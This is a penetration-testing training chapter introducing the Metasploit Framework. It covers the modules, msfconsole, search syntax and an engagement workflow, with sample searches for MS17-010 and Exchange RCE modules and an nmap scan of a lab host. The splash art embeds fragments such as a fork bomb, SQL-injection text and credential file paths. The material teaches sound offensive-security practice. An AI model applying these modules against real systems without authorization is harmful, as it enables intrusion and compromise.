9. Using the Metasploit Framework

Preface

Tools have recently seen heated debates within the security industry's social media circles. Some discussions revolved around the personal preference of some groups, while others aimed towards the evaluation of tool disclosure policies to the public. Nevertheless, there is a need to point out the importance of automated tools in the industry today.

The general opinion we have indeed heard or will hear is that using automated tools during a security assessment is not the right choice. This is because they offer the security analyst or penetration tester no chance to 'prove' themselves when interacting with a vulnerable environment. Furthermore, many say that tools make the job too easy for the auditor to receive any recognition for their assessment.

Another vocal group disagrees - those consisting of newer members of the infosec community, who are just starting and making their first steps, and those who sustain the argument that tools help us learn better by offering us a more user-friendly approach to the plethora of vulnerabilities that exist in the wild while saving us time for the more intricate parts of an assessment. We will also be taking this confrontational approach to the issue.

Tools can indeed, in some cases, present us with some downsides:

- Create a comfort zone that will be hard to break out of to learn new skills
- Create a security risk just because they are published online for everyone to see and use
- Create a tunnel vision effect. `If the tool cannot do it, neither can I.`

Like in other industries where the creative part of the work can be combined with automated tasks, tools can limit our view and actions as new users. We can mistakenly `learn` that they provide the solutions to all problems, and we start to rely on them more and more. This, in turn, creates a tunnel vision effect that can and will limit the possible interactions that the user might think about and act upon for their assessment.

At the same time, the fact that more and more of these automated tools make their way into the public sector (see the NSA release of security tools to the public) creates more possibilities for would-be malicious actors with little to no knowledge of the industry to act upon their desires to make a quick profit or flaunt their endeavors inside dark rooms filled with smaller people.

Discipline

If there are any discerning factors to be drawn from the current state of the information security industry, they are to be drawn on the premise that we are in a continuous, accelerated evolution of existing technologies, protocols, and systems. With the cumulus of environment variables that we encounter during an assessment, time must be saved where it can, and a strong security paradigm is formed for the auditor. Discipline is critical in all fields of work, and the conclusions are as follows:

We will never have enough time to complete the assessment. With the number of technologies in use in every single environment variation, we will not be offered the time to do a complete, comprehensive assessment. Time is money, and we are on the clock for a non-tech-savvy customer, and we need to complete the bulk of the work first: the issues with the most potential impact and highest remediation turnover.
Credibility can be an issue even if we make our tools or manually exploit every service. We are not competing against other industry members but rather against pre-set economic conditions and personal beliefs from the customer management level. They would not comprehend or give much importance to accolades. They just want the work done in the highest possible quantity, in the least amount of time.
You only have to impress yourself, not the infosec community. If we achieve the first, the latter will come naturally. Using the same example as above, many artists with an online presence stray from their original goals in pursuit of online validation. Their art becomes stale and generic to the keen eye, but to the everyday user, it contains the wanted visual elements and themes, not those their followers do not yet know they want. As security researchers or penetration testers, we only must validate vulnerabilities, not validate our ego.

Conclusion

We have to analyze and know our tools inside and out to keep our tracks covered and avoid a cataclysmic event during our assessment. Many tools can prove to be unpredictable. Some can leave traces of activity on the target system, and some may leave our attacker platform with open gates. Nevertheless, as long as we follow the rules here, they can be a valuable educational platform for beginners and a needed time-saver mechanism for professionals.


Do not get tunnel vision. Use the tool as a tool, not as a backbone or life support for our complete assessment.

Please read all the technical documentation you can find for any of our tools. Please get to know them intimately. Leave no stone (or function or class) unturned. This will help us avoid unintended behaviors or an irate customer and a team of lawyers.

Suppose we audit our tools and set ourselves up with a solid methodology for preliminary checks and attack paths. In that case, tools will save us time for further research and a long-lasting concrete exploration of our security research paradigm. Considering the accelerated pace at which more and more technologies appear in today's environments, this further research should focus on a deeper understanding of security mechanisms, furthering our audit towards more abstract security objects on broadening the spectrum under which the analysis is made. This is how we evolve as a professional.

Introduction to Metasploit

The `Metasploit Project` is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute the exploit code. This exploit code can be custom-made by the user or taken from a database containing the latest already discovered and modularized exploits. The `Metasploit Framework` includes a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the `Metasploit Project` is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.



The `modules` mentioned are actual exploit proof-of-concepts that have already been developed and tested in the wild and integrated within the framework to provide pentesters with ease of access to different attack vectors for different platforms and services. Metasploit is not a jack of all trades but a swiss army knife with just enough tools to get us through the most common unpatched vulnerabilities.

Its strong suit is that it provides a plethora of available targets and versions, all a few commands away from a successful foothold. These, combined with an exploit tailor-made to those vulnerable versions and with a payload that is sent after the exploit, which will give us actual access into the system, provide us with an easy, automated way to switch between target connections during our post-exploitation ventures.

Metasploit Pro

`Metasploit` as a product is split into two versions. The `Metasploit Pro` version is different from the `Metasploit Framework` one with some additional features:

- Task Chains
- Social Engineering
- Vulnerability Validations
- GUI
- Quick Start Wizards
- Nexpose Integration

If you're more of a command-line user and prefer the extra features, the Pro version also contains its own console, much like `msfconsole`.

To have a general idea of what Metasploit Pro's newest features can achieve, check out the list below:

Infiltrate	**Collect Data**	**Remediate**
Manual Exploitation	Import and Scan Data	Bruteforce
Anti-virus Evasion	Discovery Scans	Task Chains
IPS/IDS Evasion	Meta-Modules	Exploitation Workflow
Proxy Pivot	Nexpose Scan Integration	Session Rerun
Post-Exploitation		Task Replay
Session Clean-up		Project Sonar Integration
Credentials Reuse		Session Management
Social Engineering		Credential Management
Payload Generator		Team Collaboration
Quick Pen-testing		Web Interface
VPN Pivoting		Backup and Restore
Vulnerability Validation		Data Export
Phishing Wizard		Evidence Collection
Web App Testing		Reporting
Persistent Sessions		Tagging Data

Metasploit Framework Console

The `msfconsole` is probably the most popular interface to the `Metasploit Framework (MSF)`. It provides an "all-in-one" centralized console and allows you efficient access to virtually all options available in the `MSF`. `Msfconsole` may seem intimidating at first, but once you learn the syntax of the commands, you will learn to appreciate the power of utilizing this interface.

The features that `msfconsole` generally brings are the following:

- It is the only supported way to access most of the features within `Metasploit`
- Provides a console-based interface to the `Framework`
- Contains the most features and is the most stable `MSF` interface
- Full readline support, tabbing, and command completion
- Execution of external commands in `msfconsole`

Both products mentioned above come with an extensive database of available modules to use in our assessments. These, combined with the use of external commands such as scanners, social engineering toolkits, and payload generators, can turn our setup into a ready-to-strike machine that will allow us to seamlessly control and manipulate different vulnerabilities in the wild with the use of sessions and jobs in the same way we would see tabs on an Internet browser.

The key term here is usability—user experience. The ease with which we can control the console can improve our learning experience. Therefore, let us delve into the specifics.

Understanding the Architecture

To fully operate whatever tool we are using, we must first look under its hood. It is good practice, and it can offer us better insight into what will be going on during our security assessments when that tool comes into play. It is essential not to have any wildcards that might leave you or your client exposed to data breaches.

By default, all the base files related to Metasploit Framework can be found under `/usr/share/metasploit-framework` in our `ParrotOS Security` distro.

Data, Documentation, Lib

These are the base files for the Framework. The Data and Lib are the functioning parts of the msfconsole interface, while the Documentation folder contains all the technical details about the project.

Modules

The Modules detailed above are split into separate categories in this folder. We will go into detail about these in the next sections. They are contained in the following folders:

```
ls /usr/share/metasploit-framework/modules

auxiliary  encoders  evasion  exploits  nops  payloads  post
```

Plugins

Plugins offer the pentester more flexibility when using the `msfconsole` since they can easily be manually or automatically loaded as needed to provide extra functionality and automation during our assessment.

```
ls /usr/share/metasploit-framework/plugins/

aggregator.rb      ips_filter.rb  openvas.rb           sounds.rb
alias.rb           komand.rb      pcap_log.rb          sqlmap.rb
auto_add_route.rb  lab.rb         request.rb           thread.rb
beholder.rb        libnotify.rb   rssfeed.rb           token_adduser.rb
db_credcollect.rb  msfd.rb        sample.rb            token_hunter.rb
db_tracker.rb      msgrpc.rb      session_notifier.rb  wiki.rb
event_tester.rb    nessus.rb      session_tagger.rb    wmap.rb
ffautoregen.rb     nexpose.rb     socket_logger.rb
```

Scripts

Meterpreter functionality and other useful scripts.

```
ls /usr/share/metasploit-framework/scripts/

meterpreter  ps  resource  shell
```

Tools

Command-line utilities that can be called directly from the `msfconsole` menu.

```
ls /usr/share/metasploit-framework/tools/

context  docs     hardware  modules   payloads
dev      exploit  memdump   password  recon
```

Now that we know all of these locations, it will be easy for us to reference them in the future when we decide to import new modules or even create new ones from scratch.

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below
to complete this Section and earn cubes!

Cheat Sheet

+ 0 Which version of Metasploit comes equipped with a GUI interface?

+10 Streak pts

Submit

+ 0 What command do you use to interact with the free version of Metasploit?

+10 Streak pts

Submit

Introduction to MSFconsole

To start interacting with the Metasploit Framework, we need to type `msfconsole` in the terminal of our choice. Many security-oriented distributions such as Parrot Security and Kali Linux come with `msfconsole` preinstalled. We can use several other options when launching the script as with any other command-line tool. These vary from graphical display switches/options to procedural ones.

Preparation

Upon launching the `msfconsole`, we are met with their coined splash art and the command line prompt, waiting for our first command.

Launching MSFconsole

```
msfconsole

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
```

~~~
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`
`.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-
`htN01UserWroteMe!-
                      :dopeAW.No<nano>o
:is:TЯiKC.sudo-.A:
                      :we're.all.alike'`
The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:
yxp_cmdshell.Ab0:
                      :msf>exploit -j.
:Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`
`MS146.52.No.Per:
                      :<script>.Ac816/
sENbove3101.404:
                      :NT_AUTHORITY.Do
`T:/shSYSTEM-.N:
                      :09.14.2011.raid
/STFU|wall.No.Pr:
                      :hevnsntSurb025N.
dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:
/corykennedyData:
                      :$nmap -oS
SSo.6178306Ence:
                      :Awsm.da:
/shMTl#beats3o.No.:
                      :Ring0:
`dDestRoyREXKC3ta/M:
                      :23d:
sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: &
};:
                                                 `:Shall.We.Play.A.Game?
tron/
                                                 ```-
ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.1.9-dev                           ]
~~~

```
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf6 >
```

Alternatively, we can use the `-q` option, which does not display the banner.

```
msfconsole -q

msf6 >
```

To better look at all the available commands, we can type the `help` command. First things first, our tools need to be sharp. One of the first things we need to do is make sure the modules that compose the framework are up to date, and any new ones available to the public can be imported.

The old way would have been to run `msfupdate` in our OS terminal (outside `msfconsole`). However, the `apt` package manager can currently handle the update of modules and features effortlessly.

Installing MSF

```
sudo apt update && sudo apt install metasploit-framework

<SNIP>

(Reading database ... 414458 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_6.0.2-0parrot1_amd64.deb ...
Unpacking metasploit-framework (6.0.2-0parrot1) over (5.0.88-0kali1) ...
Setting up metasploit-framework (6.0.2-0parrot1) ...
Processing triggers for man-db (2.9.1-1) ...
Scanning application launchers
Removing duplicate launchers from Debian
Launchers are updated
```

One of the first steps we will cover in this module is searching for a proper `exploit` for our `target`. Nevertheless, we need to have a detailed perspective on the `target` itself before attempting any exploitation. This involves the `Enumeration` process, which precedes any type of exploitation attempt.

During `Enumeration`, we have to look at our target and identify which public-facing services are running on it. For example, is it an HTTP server? Is it an FTP server? Is it an SQL Database? These different `target` typologies vary substantially in the real world. We will need to start with a thorough `scan` of the target's IP address to determine what service is running and what version is installed for each service.

We will notice as we go along that versions are the key components during the `Enumeration` process that will allow us to determine if the target is vulnerable or not. Unpatched versions of previously vulnerable services or outdated code in a publicly accessible platform will often be our entry point into the `target` system.


MSF Engagement Structure


The MSF engagement structure can be divided into five main categories.

- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation

This division makes it easier for us to find and select the appropriate MSF features in a more structured way and to work with them accordingly. Each of these categories has different subcategories that are intended for specific purposes. These include, for example, Service Validation and Vulnerability Research.

It is therefore crucial that we familiarize ourselves with this structure. Therefore, we will look at this framework's components to better understand how they are related.


Engagement Structure
Enumeration
Service Validation
Passive Scanning
OSINT
Interacting with services legitimately
whois / DNS records
Active Scanning
nMap / Nessus / NexPose scans
Web service identification tools
Built-with identification tools
Vulnerability Research
VulnDB (GUI)
Rapid7 (GUI)
SearchSploit (CLI)
Google Dorking (GUI)
> search [vuln. name]
> use [index no.]
Proceed to Preparation
Preparation
Code Auditing
Dependency Check
Importing Custom Modules
Proceed to Exploitation
Exploitation
Run Module Locally
Set Parameters
Options (> show options)
URI
PROXIES
RHOST / RPORT
USERNAMES
PASSWORDS
DICTIONARIES
SESSION
> set [option] [value]
Payloads (> show payloads)
METERPRETER
SHELL BINDS
REVERSE SHELLS
EXE
> set payload [index no.]
Targets (> show targets)
LINUX
WINDOWS
MACOSX
OTHERS
> set target [OS]
Run
Privilege Escalation
Vulnerability Research
Credential Gathering
Return to Enumeration, repeat until highest privilege obtained
Next target



We will go through each of these categories during the module, but we recommend looking at the individual components ourselves and digging deeper. Experimenting with the different functions is an integral part of learning a new tool or skill. Therefore, we should try out everything imaginable here in the following labs and analyze the results independently.

Modules

As we mentioned previously, Metasploit `modules` are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild. The `exploit` category consists of so-called proof-of-concept (`POCs`) that can be used to exploit existing vulnerabilities in a largely automated manner. Many people often think that the failure of the exploit disproves the existence of the suspected vulnerability. However, this is only proof that the Metasploit exploit does not work and not that the vulnerability does not exist. This is because many exploits require customization according to the target hosts to make the exploit work. Therefore, automated tools such as the Metasploit framework should only be considered a support tool and not a substitute for our manual skills.

Once we are in the `msfconsole`, we can select from an extensive list containing all the available Metasploit modules. Each of them is structured into folders, which will look like this:

Syntax

```
<No.> <type>/<os>/<service>/<name>
```

Example

```
794   exploit/windows/ftp/scriptftp_list
```

Index No.

The `No.` tag will be displayed to select the exploit we want afterward during our searches. We will see how helpful the `No.` tag can be to select specific Metasploit modules later.

Type

The `Type` tag is the first level of segregation between the Metasploit `modules`. Looking at this field, we can tell what the piece of code for this module will accomplish. Some of these `types` are not directly usable as an `exploit` module would be, for example. However, they are set to introduce the structure alongside the interactable ones for better modularization. To explain better, here are the possible types that could appear in this field:

Type	Description
`Auxiliary`	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.
`Encoders`	Ensure that payloads are intact to their destination.
`Exploits`	Defined as modules that exploit a vulnerability that will allow for the payload delivery.
`NOPs`	(No Operation code) Keep the payload sizes consistent across exploit attempts.
`Payloads`	Code runs remotely and calls back to the attacker machine to establish a connection (or shell).
`Plugins`	Additional scripts can be integrated within an assessment with `msfconsole` and coexist.
`Post`	Wide array of modules to gather information, pivot deeper, etc.

Note that when selecting a module to use for payload delivery, the `use <no.>` command can only be used with the following modules that can be used as `initiators` (or interactable modules):

Type	Description
`Auxiliary`	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.
`Exploits`	Defined as modules that exploit a vulnerability that will allow for the payload delivery.
`Post`	Wide array of modules to gather information, pivot deeper, etc.

OS

The `OS` tag specifies which operating system and architecture the module was created for. Naturally, different operating systems require different code to be run to get the desired results.

Service

The `Service` tag refers to the vulnerable service that is running on the target machine. For some modules, such as the `auxiliary` or `post` ones, this tag can refer to a more general activity such as `gather`, referring to the gathering of credentials, for example.

Name

Finally, the `Name` tag explains the actual action that can be performed using this module created for a specific purpose.

Searching for Modules

Metasploit also offers a well-developed search function for the existing modules. With the help of this function, we can quickly search through all the modules using specific `tags` to find a suitable one for our target.

MSF - Search Function

```
msf6 > help search

Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                     Show this help information
  -o <file>              Send output to a file in csv format
  -S <string>            Regex pattern used to filter search results
  -u                     Use module if there is one result
  -s <search_column>     Sort the research results based on <search_column>
in ascending order
  -r                     Reverse the search results order to descending
order

Keywords:
  aka                 :  Modules with a matching AKA (also-known-as) name
  author              :  Modules written by this author
  arch                :  Modules affecting this architecture
  bid                 :  Modules with a matching Bugtraq ID
  cve                 :  Modules with a matching CVE ID
  edb                 :  Modules with a matching Exploit-DB ID
  check               :  Modules that support the 'check' method
  date                :  Modules with a matching disclosure date
  description         :  Modules with a matching description
  fullname          :  Modules with a matching full name
  mod_time          :  Modules with a matching modification date
  name              :  Modules with a matching descriptive name
  path              :  Modules with a matching path
  platform          :  Modules affecting this platform
  port              :  Modules with a matching port
  rank              :  Modules with a matching rank (Can be descriptive
(ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref               :  Modules with a matching ref
  reference         :  Modules with a matching reference
  target            :  Modules affecting this target
  type              :  Modules of a specific type (exploit, payload,
auxiliary, encoder, evasion, post, or nop)

Supported search columns:
  rank              :  Sort modules by their exploitabilty rank
  date              :  Sort modules by their disclosure date. Alias for
disclosure_date
  disclosure_date   :  Sort modules by their disclosure date
  name              :  Sort modules by their name
  type              :  Sort modules by their type
  check             :  Sort modules by whether or not they have a check
method

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
  search cve:2009 -s name
  search type:exploit -s type -r
```

For example, we can try to find the `EternalRomance` exploit for older Windows operating systems. This could look something like this:

MSF - Searching for EternalRomance

```
msf6 > search eternalromance

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check
Description
   -  ----                                  ---------------  ----    -----
-----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes
```

```
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution

msf6 > search eternalromance type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check
Description
   -  ----                                  ---------------  ----    -----
-----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
```

We can also make our search a bit more coarse and reduce it to one category of services. For example, for the CVE, we could specify the year (`cve:<year>`), the platform Windows (`platform:<os>`), the type of module we want to find (`type:<auxiliary/exploit/post>`), the reliability rank (`rank:<rank>`), and the search name (`<pattern>`). This would reduce our results to only those that match all of the above.

MSF - Specific Search

```
msf6 > search type:exploit platform:windows cve:2021 rank:excellent
microsoft

Matching Modules
================

   #  Name                                            Disclosure Date
Rank       Check  Description
   -  ----                                            ---------------  ---
-       -----  -----------
   0  exploit/windows/http/exchange_proxylogon_rce    2021-03-02
excellent  Yes    Microsoft Exchange ProxyLogon RCE
   1  exploit/windows/http/exchange_proxyshell_rce    2021-04-06
excellent  Yes    Microsoft Exchange ProxyShell RCE
   2  exploit/windows/http/sharepoint_unsafe_control  2021-05-11
excellent  Yes    Microsoft SharePoint Unsafe Control and ViewState RCE
```

Module Selection

To select our first module, we first need to find one. Let's suppose that we have a target running a version of SMB vulnerable to EternalRomance (MS17_010) exploits. We have found that SMB server port 445 is open upon scanning the target.

```
nmap -sV 10.10.10.40

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-13 21:38 UTC
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Nmap scan report for 10.10.10.40
Host is up (0.051s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
